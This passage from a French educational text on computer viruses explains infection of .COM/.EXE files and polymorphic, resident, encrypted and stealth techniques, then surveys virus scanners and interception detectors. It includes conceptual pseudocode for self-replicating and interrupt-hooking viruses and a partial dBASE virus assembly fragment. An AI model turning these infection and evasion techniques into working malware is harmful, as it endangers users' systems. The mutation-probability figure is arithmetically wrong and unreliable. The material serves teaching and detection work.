Cette difficulté a pourtant été levée par certains virus. Ceux-ci en effet n'infectent que des programmes qu'ils détectent comme étant susceptibles de les "accueillir" sans provoquer de plantage. Sur les pc, il existe deux types d'exécutable, et la méthode utilisée est donc dépendante de ce type d'exécutable.

Pour les exécutables de type .COM, de taille inférieure à 64KB qui n'ont pas besoin de procédure de relocation mémoire lors du chargement, la technique est simple. Dans beaucoup de ces exécutables, la première instruction du code est souvent un saut d'où l'idée de sauver l'adresse contenue dans le saut et de la remplacer par l'adresse du début du code du virus et la dernière instruction du virus sera un saut vers l'adresse sauvegardée. Lors de l'exécution du programme, le saut fera que la deuxième instruction exécutée sera celle du virus et ensuite on exécutera l'instruction vers laquelle, le programme hôte se serait porté.





Fig 7 : Infection d'un exécutable ".COM" par un virus réinscripteurs

Les exécutables de type .EXE sont en fait composés de plusieurs parties, une entête, une table de relocation, et des segments de code. Chaque segment a une taille inférieure à 64 KB. L'entête de l'EXE contient en autre l'adresse du premier segment à exécuter et un "checksum" parfois utilisé qui permet de détecter une éventuelle modification de l'exécutable. La table de relocation permet de placer l'exécutable n'importe où en mémoire en recalculant des adresses dans les segments.

Les virus qui infectent les exécutable de type .EXE ajoutent celui-ci un nouveau segment qui est le code du virus, il modifie ensuite l'entête et la table de relocation pour que le premier segment à exécuter soit maintenant le virus. Si le "checksum" est utilisé, il est à une valeur représentant la situation actuelle. La possibilité de détecter la modification a donc disparu.

Avant l'infection de l'exécutable .EXE :



Après l'infection de l'exécutable .EXE :




Fig 8 : Infection d'un exécutable ".EXE" par un virus réinscripteurs

3.6.5 Les virus mutants et les virus polymorphiques

On pourrait se demander si, une mutation naturelle peut produire un nouveau virus à partir d'un ancien ou bien créer un virus à partir de rien. Il faut d'abord que j'explique ce que j'entend par mutation naturelle. Une mutation naturelle, est le changement accidentel d'un bit d'un programme ou d'un fichier. Ce changement est du soit à un bruit sur une ligne lors d'une transmission de données, ou bien une erreur du système de mémoire, ou d'un disque.

Cohen et Burger ont fait le raisonnement suivant, soit un virus de 1000 bits, la probabilité que qu'une corruption intensive d'un block de 1000 bits produise ce virus est de 1 exposant -2000 = +/- 10 exposant -31. Si nous considérons que chaque bit correct peut engendrer un virus viable, nous tombons à 10 exposant -259. Sur un ordinateur qui serait capable en une milliseconde de générer aléatoirement 1000 bits et tester le résultat, il générerait un virus opérationnel tous les 10 exposant 249 années.

Donc la "génération spontanée" de virus est tellement faible que l'on peut affirmer que tous les virus mutants que l'on rencontre ne sont pas l'oeuvre d'une mutation naturelle. Une autre question que l'on pourrait se poser est de savoir si la modification accidentelle d'un bit (ou un byte) d'un virus peut engendrer un virus opérationnel. Tout d'abord il faut savoir si la modification d'un seul bit n'engendre pas un virus qui aurait les mêmes fonctionnalités que celui dont il est issu. Malheureusement le problème de déterminer si deux programmes ont les mêmes fonctionnalités est indécidable. On ne peut donc donner une réponse que pour des virus connus.

Un virus polymorphique n'est qu'un cas particulier d'un virus mutant, puisqu'il modifie son code. La grande différence étant que s'il modifie son code, il ne change pas ses propres fonctionnalités. Un virus polymorphique simple est par exemple, un virus ordinaire, qui change l'ordre de ses sous-routines dans son code.

La séquence utilisée par les scanners étant rarement la signature du virus (pas identifiant), cette simple modification peut rendre la recherche de ce virus plus difficile car il faut connaître toutes ses variantes possibles. De plus la signature du virus peut changer au cours du temps et être fonction de l'ordre des sous-routines.

```
Programme Virus /* d'après Fred Cohen */
    signature fct(1234567,ordre des sous-routines)
    sous-routine infecter_exécutable
    début
        boucle :
            trouver un fichier
            Si la première ligne = signature alors aller en boucle
        ajouter virus au fichier avec changement de forme
    fin
    sous-routine endommage
    début /* de la bombe logique */
        < Ensemble de routine de dommages possibles >
    fin
    sous-routine condition_de_déclenchement
    début
        < test un état particulié du système >
    fin
    sous-routine auxilliaire 1
    ....
    sous-routine auxilliaire X
    sous-routine changement_de_forme
    début
        <table des adresses des sous-routine>
        choix de la sous-routine à déplacer
        choix de l'endroit où l'insérer
        copie de la sous-routine dans un buffer
        déplacement des sous-routines pour l'insertion
        insérer la sous-routine du buffer
        mise à jour de la table et de la signature
    fin
début
    infecter_exécutable /* reproduction */
    if condition_de_déclenchement alors endommage
    if bonne_condition alors polymorphisme
fin
le programme hôte démarre ici ...
```

Les virus polymorphiques conservent comme je l'ai indiqué dans la définition toujours les mêmes fonctionnalités mais ils changent de formes. Ce changement de forme peut encore se faire par l'ajout de code inopérant dans le code du virus. Cette méthode est très efficace, car comme on le verra plus tard, les scanners qui sont des outils de recherche de virus, recherchent des séquences de code appartenant à des virus. En insérant du code inopérant dans son propre code, un virus va rendre difficile de trouver une séquence le caractérisant puisque à tout moment, il change de forme.

Le mutant lorsqu'il change son code, modifie ou s'ajoute de nouvelles fonctionnalités. Il peut utiliser les techniques du virus polymorphique et être ainsi à la fois mutant et polymorphique. Pour modifier ses fonctionnalités, il peut par exemple changer les paramètres de certaines sous-routines, ou bien carrément remplacer une sous-routine par une autre qui était jusqu'à lors inactive. Cette routine pouvant par exemple être la routine qui gérera les nouvelles mutations et qui était mise de côté (et peut-être même compactée par soucis de place).

La plupart des virus mutants tiennent des tables. Ces tables reprennent les informations concernant les anciennes mutations, le mode d'emploi et les paramètres pour les futures mutations, ainsi que la structure actuelle du virus.

3.6.6 Les virus résidents

Les virus résidents sont des virus qui s'installent entièrement ou partiellement en mémoire. Ils peuvent y rester tous le temps ou seulement un certain temps. Pour être résident en mémoire, un virus doit d'abord y arriver. Pour cela, il n'y a pas de secret, ils doivent infecter un exécutable. Ils peuvent par exemple infecter un secteur de démarrage et être chargés en mémoire avant le système d'exploitation.

Une fois en mémoire, ils doivent y rester. S'ils ne signalent pas au système d'exploitation où ils sont, ils risquent d'être écrasés par un autre programme. Le système d'exploitation gèrent la mémoire. Il tient à jour une table (MCB) indiquant les zones occupées et les zones mémoires libres. Une zone mémoire signalée comme libre pourra recevoir des données ou un programme, si un autre s'y trouvait déjà pour quelques raisons que ce soit (il est terminé et peut être effacé ou erreur s'est produite) il est écrasé par le nouveau programme chargé.

Le virus qui ne veut pas que son code soit écrasé par des données ou un programme, devra appeler la fonction du système d'exploitation (TSR). La fonction TSR (Termine and Stay Resident) indique que le programme (ici le virus) est terminé mais que son code doit rester en mémoire.

Le virus doit non seulement rester en mémoire mais doit aussi rester actif.. Le système d'exploitation d'un personal computer est composé d'un certains nombres de routines qui assurent des services différents. Ces routines sur les ordinateurs personnels sont gérées comme des interruptions softwares. Lorsque que l'on a besoin, au cours d'un programme d'un service offert par le système d'exploitation, il suffit alors d'exécuter une demande interruption avec comme paramètre le numéro du service voulu.

Il existe une table faisant la liaison entre les numéros des interruptions (services) et l'adresse de la routine du système d'exploitation. Cette table permet à tout programme de modifier l'adresse d'un service pour le remplacer par une nouvelle routine. Ce système permet entr'autre à des programmes très complexes de remplacer les service de gestions d'erreurs par de nouvelles routines plus performantes et plus en rapport avec le programme. Ce procédé s'appelle le détournement d'interruption. Il permet une programmation plus simple et plus souple.

Les virus résidents modifient cette table, pour remplacer certaines interruptions par leur propre code, ou bien même pour être le passage obligé de toutes opérations du systèmes d'exploitation. Normalement la modification de la table se fait par l'appel d'un service du système d'exploitation. Ceci permettant de gérer d'éventuels problème de concurrences et simplifie la procédure de modifications. Les virus préféreront modifier directement cette table sans passer par cette routine afin de ne pas se faire repérer par d'éventuels programmes de surveillance anti-virus.




Fig 9 : Détournement d'interruptions par un virus résident

Voici un exemple de virus résident qui détournent les interruptions de gestion de fichier pour s'insérer dans les exécutables. De plus ils utilisent une partie qui ne réside pas tout le temps en mémoire pour s'installer.

```
programme virus
signature 1234567
sous-routine sauvegarde
début
        <copie des adresses des interruptions avant détournement >
fin
sous-routine détournement
début
        remplacer l'adresse des interruptions de gestions de fichier par celle de
        la sous-routine NOUVELLE_GESTION
fin
sous-routine NOUVELLE_GESTION
début
        Si demande = "ouverture avec création de fichier "
        et le NOM est "????????.COM" alors
            appelle de l'ancien fonction OUVRIR (NOM)
            lire début du fichier
            Si pas de signature ou signature <> 1234567  alors insérer le virus au début
            rendre la main au programme appelant
        Sinon
            Si demande = "chargement et exécution d'un programme" alors
                appelle de l'ancien fonction OUVRIR (NOM)
                lire début du fichier
                Si pas de signature ou signature <> 1234567  alors copier le virus à la fin
                appel de l'ancienne fonction chargement et exécution d'un programme avec les bons paramètres
                rendre la main au programme appelant
            Sinon
                appel ancienne fonction avec les bons paramètres
                rendre la main au programme appelant
fin
sous-routine de endommage
....
sous-routine de condition_déclenchement
.....
début
        Si pas encore résident
            sauvegarde /*des adresses des anciennes interruptions gérant les fichiers */
            détournement /*mise en place des routines du virus */
            TSR
        exécution du programme hôte
  fin
```

Dans ce virus c'est donc la partie résidente qui s'occupe de la reproduction du virus. Dans cet exemple, le virus n'infecte que les exécutables .COM et à condition que l'on effectue une opération sur ceux-ci. C'est donc les exécutables couramment exécutés qui seront affectés. Mais on peut modifier l'exemple pour qu'il infecte tous les exécutables dans certaines conditions.

Un détournement possible est le détournement de l'interruption 1Ch, cette interruption est appelée par le processeur lorsque celui-ci ne fait rien. Cette interruption est souvent détournée par les programmes d'impression. Pendant les temps morts, entre la frappe de deux touches, le processeur peut alors réaliser la gestion d'une impression sans ralentir la machine. Mais hélas ce procédé est également utilisé par les virus. Ils peuvent ainsi tranquillement infester des programmes sans ralentir l'exécution de la machine.

Les virus résidents en mémoire disparaissent de la mémoire lors d'une coupure électrique ou lors d'un redémarrage à froid. La séquence de touches ctrl+alt+del qui provoque un redémarrage à chaud n'est pas toujours efficace contre un virus résident, car celui-ci peut détourner l'appel au redémarrage à chaud. C'est ainsi que le virus Yale résiste au démarrage à chaud.

3.6.7 Les virus chiffrés

Les virus chiffrés utilisent des algorithmes de chiffrement souvent très simples pour coder une partie ou la totalité d'eux-mêmes. Le déchiffrement s'effectue en mémoire grâce au déchiffreur qui se trouve avant le code chiffré. Le code sur disque reste donc chiffré.

Il est difficile de détecter un virus chiffré avec un scanner (voir plus loin) car le code chiffré peut varier au cours du temps. Pour éviter que les scanners ne repèrent les virus par leur routine de déchiffrement, le code de celle-ci est modifié par le virus au cours du temps. Celui-ci peut par exemple insérer des instructions aux hasard qui ne modifient pas le fonctionnement du virus, il s'agit alors d'un virus chiffré polymorphique.

Le virus peut également utiliser plusieurs niveaux de chiffrement afin de rendre son étude difficile. Il se peut également que la clé de déchiffrement soit le code du virus lui-même, ce qui complique encore l'étude du virus qui ne peut être modifié pour l'obliger de stopper à certains endroits de son code ou pour désactiver la bombe logique.

Mais ce n'est pas toujours aussi simple, certains virus s'arrangent pour ne déchiffrer que partie par partie, et rechiffrer les parties qui ne sont plus utilisées. De plus les virus les plus évolués détectent l'exécution pas à pas des programmes. Lorsqu'il détecte ce mode utilisé pour l'étude des virus, il ne déchiffre plus d'instructions et après quelque instructions mal interprétées car chiffrées, la machine se bloque empêchant ainsi l'analyse du virus.

Le chiffrement peut se faire avec une ou plusieurs clés évoluant au cours du temps et n'est pas du tout quelque chose de statique car si le chiffrement était constant dans le temps, on pourrait déchiffrer totalement le virus avant de l'analyser.

3.6.8 Les virus binaires et compagnons

Les virus binaires constituent un cas particulier des virus chiffrés. Le principe est que le virus contient la totalité du code reproducteur mais seulement la moitié de la bombe logique. Lorsqu'il va rencontrer son associé qui porte l'autre moitié de la bombe, il pourra reconstituer la bombe dans sa totalité.

En fait lorsque les deux associés sont séparés, le code de la bombe logique est un code sans signification et ce n'est que lorsqu'une opération est effectuée à partir des deux morceaux, que le code généré a un sens.

Par exemple, la combinaison pourrait être réalisée en exécutant un OU exclusif sur les deux moitiés. Pour pouvoir analyser un virus de type binaire, la bombe ne peut être analysée que si le chercheur à accès aux deux moitiés du virus.

Les virus compagnons sont basés sur la même idée et sont en fait une généralisation du cas du virus binaire à un virus à n parties (n>2).

Exemple le virus dDBASE :

Dans la première moitié on trouve :

```
        CLI
        MOV     AX,3        ; Définir Valeur
LABEL:  MOV     CX,100H     ;
        MOV     DS,0        ;Page 0 RAM
        MOV     DS,DX       ; Segment 0
        XOR     BX,BX       ; Décalage 0
        PUSH    AX          ; Sauvegarde valeur
        INT     3H          ; ?
        INT     3H          ; ?
        POP     AX          ; Ramener valeur
        INC     AX          ; Suite
        CMP     AL,1AH      Valeur 26 atteinte
        JL      LABEL       Recommencer
        ....                Continuer
```

Cette séquence extraite de la première moitié ne fait pas grand chose sauf si le virus associé est présent. Alors celui-ci remplace les deux instructions INT 3H (d'un octets chacune) par une seule instruction INT 26H (deux octets) ou bien modifie la tables des interruptions de telle sorte que l'interruption 3H désigne l'interruption 26H.

Si les deux cas se présentent, la bombe logique devient très destructrice. En se déclenchant , le virus efface les 256 premiers secteurs des unités D: à Z:. Le virus associé de dBase n'a pas encore été découvert jusqu'à présent, mais presque tous les auteurs s'accordent pour dire que celui-ci doit faire les modifications citées-ci dessus.

3.6.9 Les virus furtifs

Les virus furtifs sont des virus capables de masquer leur présence. Ils résident en mémoire. Ils vont utiliser un ensemble de trucs pour "se rendre invisible". Ils pourront cacher leur code sur disque, empecher la détection de modifications, dissimuler leur code en mémoire, dissimulé leur activité virale.

Pour cela, les virus vont utiliser des méthodes peu connues, par exemple utiliser des routines non dcumentées du DOS, ou des méthodes non-standards.

Pour cacher le code, il suffit en fait de le mettre le BIOS ou le DOS ne s'attende pas à trouver du code. Voici cinq méthodes qui ont été utilisées par les virus furtifs.

Sur une disquette avec 40 pistes sur une 41 ième pistes que le virus aura au préalable créer. C'est la technique utilisée par le virus Denzuck qui stocke le secteur de démarrage sur une piste supplémentaire. Cette piste étant directement formatée avant l'infection.

Une deuxième possibilité étant d'exploiter les bytes inutilisés après la fin logique des fichiers sur disques. Chaque programme sur disque est stocké dans un fichier. Les disques sont découpés en un certains nombres de secteurs. Un cluster représente un certains nombres de secteurs et est l'unité d'allocation minimum. Tout fichier occupera au minimum un cluster et au maximum un nombre entier de cluster.

Si on a dans un système, un disque où les secteurs ont une taille de 512 bytes et les clusters composés de 2 secteurs alors un cluster à une taille de 1024 bytes soit 1KB. Si un programme à une taille de 3300 bytes, il occupe sur disque 4 clusters soit 4096 bytes. Si l'on compte bien, il y a donc un gaspillage de 796 bytes.

C'est ce genre de gaspillage qu'utilise le virus "512" pour se cacher. Il a été découvert en 1990 en Bulgarie. Il détourne les interruptions de gestions de fichiers et d'accès direct aux secteurs d'un disque. Le virus se place à la fin d'un exécutable .COM lors de la fermeture du fichier le contenant ou lors de l'exécution de celui-ci. Il est donc parfaitement camouflé.

Une troisième méthode consiste, à exploiter des secteurs libres. Pour prévenir l'écrasement de ces secteurs faussement libres par des fichiers, ces secteurs sont marqués comme mauvais. La possibilité de marquer un secteur comme étant mauvais est prévue par le dos, afin de pouvoir utiliser des disques contenant un certains nombres de secteurs endommagés.

Une quatrième méthode consiste à utiliser des fichiers qui sont cachés. C'est encore le DOS qui fournit cette possibilité. Les fichiers marqués comme caché n'apparaissent pas dans la liste des fichiers et ne peuvent pas être relogés à une autre place sur le disque. Cette technique bien qu'ayant été utilisée est maintenant trop connue pour être vraiment efficace.

Pour empêcher la détection des modifications, les virus furtifs vont s'arranger pour berner le système d'exploitation et lui donner une image du système différente du système réel. Il va pour cela intercepter la lecture des répertoires, l'ouverture, la lecture, l'exécution et la fermeture des fichiers.

Il lui faut détourner la lecture des répertoires, de cette façon lorsque le système d'exploitation ou un outil anti-virus examineront la taille des exécutables, ils ne pourront pas détecter la variation de celle-ci. Ils ne pourront pas non plus détecter les modifications de dates ou d'heures ou la création de nouveaux fichiers.

Le détournement de la lecture est utile car pour déterminer si un logiciel sur disque dur est infecté, on peut le comparer avec un original sur disquette ou avec un checksum (voir plus loin). Qui dit comparaison dit lecture, la lecture détournée renvoie le contenu du logiciel avant son infection. La comparaison ne détecte donc aucune différence entre le programme contaminé et son original, car en faite la comparaison s'est faite sur deux fichiers identiques.

Le virus 4096 est un virus résident en mémoire infectant les COM/EXE, il fut découvert en 1990. Il détournait le principal service du DOS (interruption 21h), les fonctions d'ouverture et de fermeture des fichiers; ils désinfectaient les fichiers infectés lors de leur ouverture normale et les réinfectaient lors de la fermeture. Pour indiquer qu'un fichier était infecté il changeait la date de dernière modification en ajoutant un siècle à celle-ci, ce qui n'était pas détectable par les utilisateurs car le listing d'un répertoire ne donne que les deux dernières chiffres de l'année.

Le virus THEQUILA, modifie à la fois la lecture et les accès au répertoire, il était donc difficilement détectable. On pouvait néanmoins être intrigué par le fait que la somme de la taille de tous les fichiers additonnés à la valeur annoncée de place encore libre donne une quantité d'espaces très inférieure à la capacité réelle du disque.

Pour dissimuler le code en mémoire, il existe un grand nombre de méthodes. Tout d'abord le virus peut réduire artificiellement la quantité de mémoire. Lors du démarrage de l'ordinateur, le BIOS teste la mémoire et indique au début de celle-ci quelle quantité de mémoire de mémoire vive est présente dans le système. La quantité de mémoire d'un ordinateur personnel peut aller de 128 KB à 32 MB. Le virus furtif infecte le secteur de démarrage, il sera donc exécuté dans la séquence de démarrage après l'exécution des routines du BIOS et avant le chargement du DOS. Lors de son exécution, il va changer le contenu de la case mémoire indiquant la quantité de mémoire disponible. S'il a par exemple 4 MB de mémoire centrale, il mettre dans la case mémoire le nombre trois, faisant croire qu'il n'y a que 3 MB dans le système, et occupera le quatrième méga. Il est donc à l'abri car même le système d'exploitation indiquera aux outils anti-virus qu'il n'y a que 3MB de mémoire.

Il peut également se cacher dans des tampons mémoires, c'est à dire des zones mémoires utilisées temporairement pour les transferts entre les périphériques et la mémoire centrale ou encore modifier la table des allocations mémoires. Il peut également utiliser les mémoires dites "expended" ou "expanded", ces mémoires ne sont pas directement accessibles par le DOS. L'ordinateur sous le système d'exploitation DOS, doit utiliser un gestionnaire particulier pour y accéder . Le virus se place dans ses mémoires et contrôle le gestionnaire provoquant un blockage de la machine si on tente d'accéder à son code.

Pour dissimuler leurs activités virales, les virus peuvent faire disparaître les traces de détournement de service du système d'exploitation., dissimuler les activités d'accès aux disques lancées par le virus et dissimuler les ralentissements de la machine.

4. Les outils et le matériel utilisés pour la détection

4.1 Les outils de détection des virus

Les outils de détection détectent l'existence d'un virus dans un système informatique. Les virus peuvent être détectés avant leurs exécutions, pendant leurs exécutions ou après leurs exécutions (et reproductions). Les outils examinent plusieurs points du système informatique car les virus peuvent être en cours d'exécution, résider en permance en mémoires ou stocker dans des exécutables.

Les outils de détection actuels peuvent être classés en quatre catégories : les détecteurs par analyse statique, les détecteurs par interception, les détecteurs de modification et les analyseurs d'exécution. Je vais essayer ici d'expliquer le fonctionnement de chacun d'eux et de mettre en exergue leurs points forts et leurs points faibles. Je parlerai des problèmes cruciaux de la fausse détection c'est-à-dire détecter un virus quand il n'en a pas, et de la non-détection, ne pas détecter un virus alors qu'il y en a un.

4.1.1 Les détecteurs par analyse statique.

L'analyse statique consiste à analyser les exécutables sans les exécuter. Les détecteurs par analyse statique peuvent être utilisés pour la prévention ou pour un contrôle régulier. Ainsi, on peut tester l'innocuité d'un nouveau logiciel avant de l'installer sur une machine. Il suffit pour cela de passer en revue avec un détecteur les disquettes du logiciel pour détecter sur celles-ci la présence éventuelle d'un code infectieux. Mais l'analyse statique peut-être également utilisée périodiquement pour détecter une infection. Il faut déterminer le moyen le plus opportun pour faire cette analyse, on recherchera une bonne fréquence de contrôle.

Cette fréquence de contrôle doit être calculée en fonction de plusieurs paramètres. Le plus important de ces paramètres étant la fréquence de backup. La fréquence de contrôle doit être assez petite pour réduire fortement la probabilité d'avoir copier un virus sur les supports de copies. Il faut être absolument sûr d'avoir au moins une des copies du cycle de backup saine. Le mieux est de pouvoir lancer cette analyse chaque fois que l'on a un doute, sur "l'état de santé" des logiciels. Mais il faut également la lancer régulièrement, par exemple pendant les périodes creuses, à des moments où elle n'augmente pas la charge des machines, ou lorsqu'elles ne sont pas utilisées. Si ce n'est pas possible, il faudra prendre sur le temps d'exploitation, et veiller à ce que la fréquence ne soit pas trop grande afin que les données saines sur les supports de sauvegarde soient toujours pertinentes et pas trop vieilles.

Les détecteurs de virus par analyse statique utilisent surtout les techniques de recherche de signatures et des algorithmes de détection. Ces outils sont appelés couramment *scanners*. Je parlerai également de nouveaux outils comme les détecteurs par analyse heuristique du code binaire.

Les scanners ont un rôle limité à la détection et à l'identification. Ils peuvent détecter le code d'un virus dans un exécutable ou même détecter un virus résident en scannant la mémoire. Les scanners sont limités intrinsèquement à la détection de virus connus. Certains peuvent en plus détecter les nouvelles variantes de certains virus. Les détecteurs sont prévus pour nous donner la liste des exécutables infectés et le nom du ou des virus qui les ont infectés.

Dans la technique de recherche d'un virus par signatures, des séquences de code binaire sont recherchées dans les exécutables. Chacune de ces séquences est propre à un virus ou à une famille de virus. Elles ont été trouvées par les concepteurs de l'outil en étudiant attentivement chaque virus. La signature qu'utilise l'outil doit être la signature utilisé par le virus lui-même pour reconnaître les fichiers qu'il a déjà infectés, ou bien une partie bien choisie du code du virus. Ses signatures sont regroupées dans une base de données accessible à l'outil. Pour une plus grande flexibilité les signatures peuvent contenir des jokers (wild cards).

Pour réduire les problèmes de fausses détections, le concept de la position relative de la signature peut être utilisé par les scanners. On s'attend donc à trouver la signature à une certaines positions dans les exécutables. Ce procédé permet non seulement de réduire les chances de fausses positions mais aussi permet d'accroître la fiabilité des scanners, et leur rapidité. Les concepteurs après avoir choisi une signature la teste sur les logiciels les plus utilisés du marché. Si la signature est détectée dans ces logiciels sains, alors c'est que la signature est un code assez courant et non vraiment spécifique à ce virus. Il ne faut pas oublier que les virus étant des programmes, un séquence du virus est donc un morceau de programme, qui peut être tout à fait légitime et donc se trouver dans d'autres programmes.

La méthode la plus sûre, pour empêcher la fausse détection, serait de comparer tous les exécutables avec le code de chaque virus. Mais cette méthode est tout à fait inacceptable. Premièrement elle poserait un problème de stockage vu que l'ensemble de tous les codes des virus connus représente déjà "une masse" de plusieurs centaines de mégabytes. Deuxièmement, le passage en revue poserait un problème de temps. La machine ne serait pratiquement plus utilisée que pour la comparaison. Troisièmement, elle serait tout à fait inacceptable au point de vue déontologique, ce serait la meilleure façon de fournir à tous, le moyen d'infecter les ordinateurs de ses connaissances, concurrents, etc. ... Et de plus de fournir la matière première pour la création de nouveaux virus.

Les problèmes de non-détection sont rencontrés lorsque le scanneur passe en revue un exécutable infecté et ne signale pas la présence de l'infection. Cela peut se produire si un virus résident et furtif se trouve en mémoire en même temps que le scanneur, il masque alors sa présence, ou bien lorsque le système a été infecté par un virus encore inconnu lors de la création du scanneur. Pour éviter tout cela, beaucoup de scanners permettent la mise à jour de leurs bases de données. Ce qui ne suffit pas toujours, c'est pourquoi de nouvelles versions des scanners apparaissent régulièrement sur le marché. Certains auteurs estiment que le plus récent des anti-virus ne connaîtra jamais plus de 95 % des virus actuels, car de nouveaux virus apparaissent chaque jour.

Les virus polymorphiques, comme ceux dérivés du MtE (mutation engine), n'ont pas de signatures fixes. Ces virus s'auto-modifient et sont souvent chiffrés aléatoirement. Si on veut les repérer, il faut donc les comparer à une multitude de signatures, c'est pourquoi une recherche avec une méthode algorithmique est plus complète et plus puissante avec ce genre de virus qu'une recherche exhaustive des signatures qui prendrait trop de temps.

Une autre reproche aux scanners pourrait être parfois le manque de précision lors de l'identification d'un virus. Il est important de pouvoir détecter les différentes variantes d'un même virus. Ce qui est primordial lors de l'utilisation d'outils d'éliminations automatiques de virus.

Les scanners sont des outils très fiables (si tenus à jour) et très faciles à utiliser, qui ne demandent pas de connaissances particulières et qui utilisent des algorithmes très efficaces. Les principales limitations sont qu'ils ne peuvent détecter que les virus qu'ils connaissent, et il faut donc faire particulièrement attention lors ce qu'ils annoncent qu'ils n'ont pas détecté de virus, cela ne veut pas dire qu'il n'y a pas de virus, mais bien qu'ils n'ont détecter aucun des virus qu'ils connaissent.

Les détecteurs par analyse heuristique du code binaire sont de nouveaux outils. Ils recherchent dans le code de l'exécutable des techniques couramment utilisées par les virus et non utilisées par les programmes courants. Il peut détecter par exemple, la présence dans un exécutable de code auto-chiffré ou bien un ajout de code à un programme existant.

Leurs points forts, c'est qu'il peuvent détecter des virus inconnus employant des méthodes déjà connues. Les problèmes de non-détection et de fausses détections restent entier. En effet, pour éviter toute non-détection, il faudra tenir l'outil à jour pour qu'il connaîsse toutes les nouvelles techniques utilisées par les virus.

Malheureusement il faut se demander si toutes les techniques utilisées par les virus sont toutes détectables après une infection. Le plus gros problème reste bien-sûr le problème de fausse détection.

4.1.2 Les détecteurs par interceptions.

Pour se reproduire, un virus doit infecter des programmes hôtes. Certains outils de détection résident en mémoire se plaçant comme une nouvelle couche du système d'exploitation. Ils surveillent toutes les demandes arrivant des différents programmes en cours d'exécution et tentent d'intercepter toutes les activités illicites. Les opérations illicites sont arrêtées par ces outils si elles sont détectées. On dénombre trois types d'outils de détection par interception : les contrôleurs de flux, les moniteurs de surveillance et les "shells" de contrôle d'accès.

Les contrôleurs de flux sont des outils qui surveillent le flux de données entre les périphériques et la mémoire centrale. Ces outils sont en fait des extensions des outils de détection par analyse statique. La différence est qu'ils résident tout le temps en mémoire et qu'il recherche dans les flux de données des signatures éventuelles de virus. Sur les ordinateurs de la gamme des Macinstosh, ils ont en plus dans leurs fonctions d'analyser d'office toutes disquettes insérés dans un lecteur.

Leurs points faibles sont les mêmes que les scanners c'est-à-dire qu'ils ne détectent pas les virus qu'ils ne connaissent pas, mais hélas de plus il réduise la vitesse des transferts des données. Ils arrivent à réduire jusqu'à 10 % les performances des programmes de gestion. C'est pourquoi certains constructeurs avaient pensé les mettre sur cartes, mais le problème de mise à jour reste entier car il faut trop souvent changer la carte pour les garder à jour...

